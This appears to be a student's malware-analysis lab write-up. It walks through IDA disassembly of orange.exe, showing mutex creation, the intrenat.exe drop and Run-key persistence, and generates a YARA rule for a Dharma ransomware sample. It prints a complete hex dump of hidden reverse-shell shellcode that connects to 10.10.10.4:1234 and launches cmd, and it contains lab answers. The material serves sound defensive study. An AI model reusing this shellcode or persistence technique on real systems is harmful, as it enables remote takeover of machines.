and     [ebp+var_32], 0
lea     eax, [ebp+Name]
push    eax             ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
mov     [ebp+Name], 73h ; 's'
mov     [ebp+var_3F], 79h ; 'y'
mov     [ebp+var_3E], 6Eh ; 'n'
mov     [ebp+var_3D], 63h ; 'c'
mov     [ebp+var_3C], 2Dh ; '-'
mov     [ebp+var_3B], 5Ah ; 'Z'
mov     [ebp+var_3A], 2Dh ; '-'
mov     [ebp+var_39], 6Dh ; 'm'
mov     [ebp+var_38], 74h ; 't'
mov     [ebp+var_37], 78h ; 'x'
mov     [ebp+var_36], 5Fh ; '_'
mov     [ebp+var_35], 31h ; '1'
mov     [ebp+var_34], 33h ; '3'
mov     [ebp+var_33], 33h ; '3'
```

-> So, we see that it is pushing some stuff onto the stack base pointer.

-> Looks like it is creating a mutex object and it puts some string sync-Z-mtx-133 on the stack, which looks like the name of the mutex.

-> It also subtracts eax by 0B7h (183 decimal), then changes sign of eax, then subtracts with borrow bit, increments it then leaves the function (reallocates stack)



```
push    eax             ; lpName
push    1               ; bInitialOwner
push    0               ; lpMutexAttributes
mov     [ebp+Name], 73h ; 's'
mov     [ebp+var_3F], 79h ; 'y'
mov     [ebp+var_3E], 6Eh ; 'n'
mov     [ebp+var_3D], 63h ; 'c'
mov     [ebp+var_3C], 2Dh ; '-'
mov     [ebp+var_3B], 5Ah ; 'Z'
mov     [ebp+var_3A], 2Dh ; '-'
mov     [ebp+var_39], 6Dh ; 'm'
mov     [ebp+var_38], 74h ; 't'
mov     [ebp+var_37], 78h ; 'x'
mov     [ebp+var_36], 5Fh ; '_'
mov     [ebp+var_35], 31h ; '1'
mov     [ebp+var_34], 33h ; '3'
mov     [ebp+var_33], 33h ; '3'
call    ds:CreateMutexA
call    ds:GetLastError
sub     eax, 0B7h
neg     eax
sbb     eax, eax
inc     eax
leave
retn
sub_40A741 endp
```

Introduction to Mutex Objects

Article • 12/15/2021 • 3 contributors

Feedback

As its name suggests, a mutex object is a synchronization mechanism designed to ensure mutually exclusive access to a single resource that is shared among a set of kernel-mode threads. Only highest-level drivers, such as file system drivers (FSDs) that use executive worker threads, are likely to use a mutex object.

Possibly, a highest-level driver with driver-created threads or worker-thread callback routines might use a mutex object. However, any driver with pageable threads or worker-thread callback routines must manage the acquisitions of, waits on, and releases of its mutex objects very carefully.

Mutex objects have built-in features that provide system (kernel-mode only) threads mutually exclusive, deadlock-free access to shared resources in SMP machines. The kernel assigns ownership of a mutex to a single thread at a time.

-us/windows/win32/api/synchapi/nf-synchapi-createmutexa#return-value


Return value

If the function succeeds, the return value is a handle to the newly created mutex object.

If the function fails, the return value is **NULL**. To get extended error information, call GetLastError.


If the mutex is a named mutex and the object existed before this function call, the return value is a handle to the existing object, and the GetLastError function returns **ERROR_ALREADY_EXISTS**.

- Then, the program test if eax is 0, it exists the process, else it goes to loc_40AC24.



-> We see it immediately calls 2 subroutines, which we could look at.

-> looking at the first one, we see the following of calling WSAStartup funuction, attempting to initiaite the WSAStartup.



```
sub_40A120 proc near

WSAData= WSAData ptr -190h

sub     esp, 190h
lea     eax, [esp+190h+WSAData]
push    eax             ; lpWSAData
push    2               ; wVersionRequested
call    ds:WSAStartup
add     esp, 190h
retn
sub_40A120 endp
```

WSAStartup function (winsock.h)

Article • 08/19/2022 Feedback

In this article


The **WSAStartup** function initiates use of the Winsock DLL by a process.

Syntax

C++ Copy

```
int WSAStartup(
  [in]  WORD      wVersionRequired,
  [out] LPWSADATA lpWSAData
);
```

-> Next we look at sub_40A247 to see what the subroutine is doing, which it seems to be looking at how long has the system started.



```
sub_40A247 proc near
call    ds:GetTickCount
mov     dword_40C0A0, eax
retn
sub_40A247 endp
```

GetTickCount function (sysinfoapi.h)

Article • 06/29/2021

Feedback


In this article

- Syntax
- Return value
- Remarks
- Examples

Show 2 more

Retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days.

-> Now we go back and examine the remaining funcntion



```
loc_40AC24:
call    sub_40A120
call    sub_40A247
push    200h
xor     esi, esi
lea     eax, [ebp+String1]
push    esi
push    eax
call    sub_40ACD0
lea     eax, [ebp+String1]
push    eax             ; lpString1
call    sub_40A7A3
lea     eax, [ebp+String1]
push    eax             ; lpString
call    sub_40A908
add     esp, 14h
call    sub_40A5AD
lea     eax, [ebp+ThreadId]
push    eax             ; lpThreadId
push    esi             ; dwCreationFlags
push    esi             ; lpParameter
push    offset sub_40AA99 ; lpStartAddress
push    esi             ; dwStackSize
push    esi             ; lpThreadAttributes
call    ds:CreateThread
```

-> We see there are 4 more subroutines, sub_40ACD0, sub_40A7A3, sub_40A908,

sub_40A5AD to look at and it creates an thread.

CreateThread function (processthreadsapi.h)

Article • 07/31/2023 Feedback

In this article

Creates a thread to execute within the virtual address space of the calling process.


To create a thread that runs in the virtual address space of another process, use the CreateRemoteThread function.

Syntax


C++ Copy

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

-> We look at sub_40ACD, where it seems to be doing some initialisation work



-> Looking at sub_40A7A3, it seems to be loading a module intrenat.exe and doing some stuff related to it.



```
push    104h            ; nSize
lea     eax, [ebp+Filename]
xor     ebx, ebx
push    eax             ; lpFilename
push    ebx             ; hModule
mov     [ebp+String2], 69h ; 'i'
mov     [ebp+var_17], 6Eh ; 'n'
mov     [ebp+var_16], 74h ; 't'
mov     [ebp+var_15], 72h ; 'r'
mov     [ebp+var_14], 65h ; 'e'
mov     [ebp+var_13], 6Eh ; 'n'
mov     [ebp+var_12], 61h ; 'a'
mov     [ebp+var_11], 74h ; 't'
mov     [ebp+var_10], 2Eh ; '.'
mov     [ebp+var_F], 65h ; 'e'
mov     [ebp+var_E], 78h ; 'x'
mov     [ebp+var_D], 65h ; 'e'
mov     [ebp+var_C], bl
call    ds:GetModuleFileNameA
mov     edi, ds:lstrcpyA
lea     eax, [ebp+Filename]
push    eax             ; lpString2
push    [ebp+lpString1] ; lpString1
call    edi ; lstrcpyA
mov     esi, ds:lstrcatA
mov     [ebp+var_4], ebx
```

GetModuleFileNameA function (libloaderapi.h)

Article • 02/09/2023

Feedback

In this article

Retrieves the fully qualified path for the file that contains the specified module. The module must have been loaded by the current process.

To locate the file for a module that was loaded by another process, use the GetModuleFileNameEx function.

Syntax

C++ Copy

```
DWORD GetModuleFileNameA(
  [in, optional] HMODULE hModule,
  [out]          LPSTR   lpFilename,
  [in]           DWORD   nSize
);
```

-> Looking at sub_40A908, we see that is doing some things related to registry key and calls it!


-> We can see that the name of the registry key it opens and modifies is: Software\Microsoft\Windows\CurrentVersion\Run

-> Hence, this is the answer we are looking for.

```
push    ebp
lea     ebp, [esp-74h]
sub     esp, 0A4h
push    esi
push    edi
push    offset aNR      ; "n\\R"
push    offset aRsi     ; "rsi"
push    offset aRent    ; "rent"
push    offset aCu      ; "\\Cu"
push    offset aOw      ; "ow"
push    offset aTW      ; "t\\W"
push    offset aRoso    ; "roso"
push    offset aWareM   ; "ware\\M"
lea     eax, [ebp+74h+SubKey]
push    offset aSoftSicSfSindS ; "Soft%sic%sf%sind%ss%sr%sVe%so%sun"
push    eax             ; LPSTR
call    ds:wsprintfA
add     esp, 28h
push    offset aGremlin ; "Gremlin"
lea     eax, [ebp+74h+String1]
push    eax             ; lpString1
call    ds:lstrcpyA
mov     esi, ds:RegOpenKeyExA
lea     eax, [ebp+74h+phkResult]
push    eax             ; phkResult
mov     edi, 20006h
```

```
push    offset aCu      ; "\\Cu"
push    offset aOw      ; "ow"
push    offset aTW      ; "t\\W"
push    offset aRoso    ; "roso"
push    offset aWareM   ; "ware\\M"
lea     eax, [ebp+74h+SubKey]
push    offset aSoftSicSfSindS ; "Soft%sic%sf%sind%ss%sr%sVe%so%sun"
push    eax             ; LPSTR
call    ds:wsprintfA
add     esp, 28h
push    offset aGremlin ; "Gremlin"
lea     eax, [ebp+74h+String1]
push    eax             ; lpString1
call    ds:lstrcpyA
mov     esi, ds:RegOpenKeyExA
lea     eax, [ebp+74h+phkResult]
push    eax             ; phkResult
mov     edi, 20006h
push    edi             ; samDesired
push    0               ; ulOptions
lea     eax, [ebp+74h+SubKey]
push    eax             ; lpSubKey
push    80000002h       ; hKey
call    esi ; RegOpenKeyExA
test    eax, eax
jz      short loc_40A995
```

-> Looking down at the subroutine, we see that it is setting some value for registry name, which we can say that it is modifying registry key for persistence.



```
loc_40A995:             ; lpString
push    [ebp+74h+lpString]
call    ds:lstrlenA
inc     eax
push    eax             ; cbData
push    [ebp+74h+lpString] ; lpData
lea     eax, [ebp+74h+String1]
push    1               ; dwType
push    0               ; Reserved
push    eax             ; lpValueName
push    [ebp+74h+phkResult] ; hKey
call    ds:RegSetValueExA
push    [ebp+74h+phkResult] ; hKey
call    ds:RegCloseKey
```

- Download additional_samples.zip from this module's resources (available at the upper right corner) and transfer the .zip file to this section's target. Unzip additional_samples.zip (password: infected) and use IDA to analyze orange.exe. Enter the name of the function that is holding the name of the file intrenat.exe that orange.exe drops as your answer. Answer format: sub_4XXXX3

  -> If we look up sections of the response in the previous, we see that:


  → Looking at sub_40A7A3, it seems to be loading a module intrenat.exe and doing some stuff related to it.

```
push    104h            ; nSize
lea     eax, [ebp+Filename]
xor     ebx, ebx
push    eax             ; lpFilename
push    ebx             ; hModule
mov     [ebp+String2], 69h ; 'i'
mov     [ebp+var_17], 6Eh ; 'n'
mov     [ebp+var_16], 74h ; 't'
mov     [ebp+var_15], 72h ; 'r'
mov     [ebp+var_14], 65h ; 'e'
mov     [ebp+var_13], 6Eh ; 'n'
mov     [ebp+var_12], 61h ; 'a'
mov     [ebp+var_11], 74h ; 't'
mov     [ebp+var_10], 2Eh ; '.'
mov     [ebp+var_F], 65h ; 'e'
mov     [ebp+var_E], 78h ; 'x'
mov     [ebp+var_D], 65h ; 'e'
mov     [ebp+var_C], bl
call    ds:GetModuleFileNameA
mov     edi, ds:lstrcpyA
lea     eax, [ebp+Filename]
push    eax             ; lpString2
push    [ebp+lpString1] ; lpString1
call    edi ; lstrcpyA
mov     esi, ds:lstrcatA
mov     [ebp+var_4], ebx
```

  -> Hence, the function that holds the file intrenat.exe is sub_40A7A3.

- Reproduce all the debugging procedures mentioned in this section and provide the hidden shellcode-related hex values from the final screenshot as your answer. Remove all spaces.

-> We reproduced the section and we got the followinig:



Address	Hex																ASCII
000001F8E15E0000	FC	48	83	E4	F0	E8	C0	00	00	00	41	51	41	50	52	51	üH.äðèÀ...AQAPRQ
000001F8E15E0010	56	48	31	D2	65	48	8B	52	60	48	8B	52	18	48	8B	52	VH1ÒeH.R`H.R.H.R
000001F8E15E0020	20	48	8B	72	50	48	0F	B7	4A	4A	4D	31	C9	48	31	C0	H.rPH.·JJM1ÉH1À
000001F8E15E0030	AC	3C	61	7C	02	2C	20	41	C1	C9	0D	41	01	C1	E2	ED	¬<a|., AÁÉ.A.ÁâÍ
000001F8E15E0040	52	41	51	48	8B	52	20	8B	42	3C	48	01	D0	8B	80	88	RAQH.R .B<H.Ð...
000001F8E15E0050	00	00	00	48	85	C0	74	67	48	01	D0	50	8B	48	18	44	...H.ÀtgH.ÐP.H.D
000001F8E15E0060	8B	40	20	49	01	D0	E3	56	48	FF	C9	41	8B	34	88	48	.@ I.ÐãVHÿÉA.4.H
000001F8E15E0070	01	D6	4D	31	C9	48	31	C0	AC	41	C1	C9	0D	41	01	C1	.ÖM1ÉH1À¬AÁÉ.A.Á
000001F8E15E0080	38	E0	75	F1	4C	03	4C	24	08	45	39	D1	75	D8	58	44	8àuñL.L$.E9ÑuØXD
000001F8E15E0090	8B	40	24	49	01	D0	66	41	8B	0C	48	44	8B	40	1C	49	.@$I.ÐfA..HD.@.I
000001F8E15E00A0	01	D0	41	8B	04	88	48	01	D0	41	58	41	58	5E	59	5A	.ÐA...H.ÐAXAX^YZ
000001F8E15E00B0	41	58	41	59	41	5A	48	83	EC	20	41	52	FF	E0	58	41	AXAYAZH.ì ARÿàXA
000001F8E15E00C0	59	5A	48	8B	12	E9	57	FF	FF	FF	5D	49	BE	77	73	32	YZH..éWÿÿÿ]I¾ws2
000001F8E15E00D0	5F	33	32	00	00	41	56	49	89	E6	48	81	EC	A0	01	00	_32..AVI.æH.ì ..
000001F8E15E00E0	00	49	89	E5	49	BC	02	00	04	D2	0A	0A	0A	04	41	54	.I.åI¼...Ò....AT
000001F8E15E00F0	49	89	E4	4C	89	F1	41	BA	4C	77	26	07	FF	D5	4C	89	I.äL.ñA°Lw&.ÿÕL.
000001F8E15E0100	EA	68	01	01	00	00	59	41	BA	29	80	6B	00	FF	D5	50	êh....YA°).k.ÿÕP
000001F8E15E0110	50	4D	31	C9	4D	31	C0	48	FF	C0	48	89	C2	48	FF	C0	PM1ÉM1ÀHÿÀH.ÂHÿÀ
000001F8E15E0120	48	89	C1	41	BA	EA	0F	DF	E0	FF	D5	48	89	C7	6A	10	H.ÁA°ê.ßàÿÕH.Çj.
000001F8E15E0130	41	58	4C	89	E2	48	89	F9	41	BA	99	A5	74	61	FF	D5	AXL.âH.ùA°.¥taÿÕ
000001F8E15E0140	48	81	C4	40	02	00	00	49	B8	63	6D	64	00	00	00	00	H.Ä@...I¸cmd....
000001F8E15E0150	00	41	50	41	50	48	89	E2	57	57	57	4D	31	C0	6A	0D	.APAPH.âWWWM1Àj.
000001F8E15E0160	59	41	50	E2	FC	66	C7	44	24	54	01	01	48	8D	44	24	YAPâüfÇD$T..H.D$
000001F8E15E0170	18	C6	00	68	48	89	E6	56	50	41	50	41	50	41	50	49	.Æ.hH.æVPAPAPAPI
000001F8E15E0180	FF	C0	41	50	49	FF	C8	4D	89	C1	4C	89	C1	41	BA	79	ÿÀAPIÿÈM.ÁL.ÁA°y
000001F8E15E0190	CC	3F	86	FF	D5	48	31	D2	48	FF	CA	8B	0E	41	BA	08	Ì?.ÿÕH1ÒHÿÊ..A°.
000001F8E15E01A0	87	1D	60	FF	D5	BB	F0	B5	A2	56	41	BA	A6	95	BD	9D	..`ÿÕ»ðµ¢VA°¦.½.
000001F8E15E01B0	FF	D5	48	83	C4	28	3C	06	7C	0A	80	FB	E0	75	05	BB	ÿÕH.Ä(<.|..ûàu.»
000001F8E15E01C0	47	13	72	6F	6A	00	59	41	89	DA	FF	D5	00	00	00	00	G.roj.YA.ÚÿÕ....
000001F8E15E01D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000001F8E15E01E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000001F8E15E01F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000001F8E15E0200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

-> So the hidden shell code value is: FC4883E4F0E8C0000000415141

Creating Detection Rules

Creating Detection Rules

Question

- Generate a Yara rule automatically for dharma_sample.exe, located in the /home/htb-student/Samples/MalwareAnalysis directory, by utilizing yarGen.py. Following this, employ the created Yara rule for the identification of the malware present in the /home/htb-student/Samples/MalwareAnalysis directory, as an exercise. Enter "Done" when you are done practicing.
  -> We create a new directory and copy the malware into that directory

```
mkdir /home/htb-student/Samples/MalwareAnalysis/test1
```

```
cp /home/htb-student/Samples/MalwareAnalysis/dharma_sample.exe
/home/htb-student/Samples/MalwareAnalysis/test1
```

-> We create the Yara rule as follows (in appropriate directory)

```
sudo python3 yarGen.py -m /home/htb-
student/Samples/MalwareAnalysis/test1
```

-> We verify the results through looking at the rules and testing it out against the appropriate directory containing the malware

```
cat yargen_rules.yar

yara yargen_rules.yar /home/htb-student/Samples/MalwareAnalysis/
```

```
rule dharma_sample {                                                    [5/278]
   meta:
      description = "test1 - file dharma_sample.exe"
      author = "yarGen Rule Generator"
      reference = "https://github.com/Neo23x0/yarGen"
      date = "2024-07-02"
      hash1 = "bff6a1000a86f8edf3673d576786ec75b80bed0c458a8ca0bd52d12b74099071"
   strings:
      $x1 = "C:\\crysis\\Release\\PDB\\payload.pdb" fullword ascii
      $s2 = "sssssbsss" fullword ascii
      $s3 = "ssssbs" fullword ascii
      $s4 = "RSDS%~m" fullword ascii
      $s5 = "QtVN$0w" fullword ascii
      $s6 = "{RDqP^\\" fullword ascii
      $s7 = "/\"zqSz" fullword ascii
      $s8 = "lq'AW;" fullword ascii
      $s9 = "j={s`t" fullword ascii
      $s10 = ") ])~2'X" fullword ascii
      $s11 = "Ffsc<{" fullword ascii
      $s12 = "2-CeU5" fullword ascii
      $s13 = "_vU`vm9" fullword ascii
      $s14 = "[A2I=#-" fullword ascii
      $s15 = "$m@J:b" fullword ascii
      $s16 = "0X-$*+~" fullword ascii
      $s17 = "&Y7xjw!" fullword ascii
      $s18 = "q!/y@.$" fullword ascii
      $s19 = "g3*Z6\\" fullword ascii
      $s20 = "8QS#5@3" fullword ascii
   condition:
```

```
htb-student@remnux:~/yarGen-0.23.4$ yara yargen_rules.yar /home/htb-student/Samp
les/MalwareAnalysis/
dharma_sample /home/htb-student/Samples/MalwareAnalysis//dharma_sample.exe
```

Skills assessment

Scenario

A cybersecurity incident has been announced. Incident Responders have swiftly collected a malware sample (`apple.exe`) from the implicated machine. Your responsibility now is to perform comprehensive analysis of this sample, conducting static, dynamic, and code analysis, in an effort to unravel as much as possible about the malware's functioning and modus operandi.

Download `additional_samples.zip` from this module's resources (available at the upper right corner) and transfer the .zip file to this section's target. Unzip `additional_samples.zip` (password: `infected`) and start analyzing `apple.exe`. Then, answer the questions below.

Question

